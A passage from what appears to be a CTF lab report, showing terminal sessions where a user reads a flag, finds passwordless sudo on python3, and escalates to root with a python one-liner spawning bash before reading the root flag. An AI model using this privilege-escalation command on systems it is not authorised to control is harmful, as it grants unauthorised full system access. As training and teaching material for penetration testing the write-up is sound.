
Expanded Security Maintenance for Applications is not enabled.

18 updates can be applied immediately.
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Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Tue Apr 14 18:00:37 2026 from 192.168.56.103
steganographer@Ubuntu:~$ ls
snap  user.txt
steganographer@Ubuntu:~$ cat user.txt
flag{hidden_in_pixels}
steganographer@Ubuntu:~$
```

Root flag retrieved from /root/root.txt



```
steganographer@Ubuntu:~$ sudo -l
Matching Defaults entries for steganographer on Ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\

User steganographer may run the following commands on Ubuntu:
    (ALL) NOPASSWD: /usr/bin/python3
steganographer@Ubuntu:~$ sudo python3 -c 'import os; os.system("/bin/bash")'
root@Ubuntu:/home/steganographer# ls
snap user.txt
root@Ubuntu:/home/steganographer# whoami
root
root@Ubuntu:/home/steganographer# cd /root
root@Ubuntu:~# ls
root.txt snap vboxpostinstall.sh
root@Ubuntu:~# cat root.txt
flag{root_of_secrets}
root@Ubuntu:~#
```

Both flags confirmed successful privilege escalation.

10. CONCLUSION

This project successfully demonstrates a multi-stage CTF environment involving steganography, password cracking, SSH authentication, and privilege escalation. The attack chain simulates real-world penetration testing techniques from initial access to full system compromise.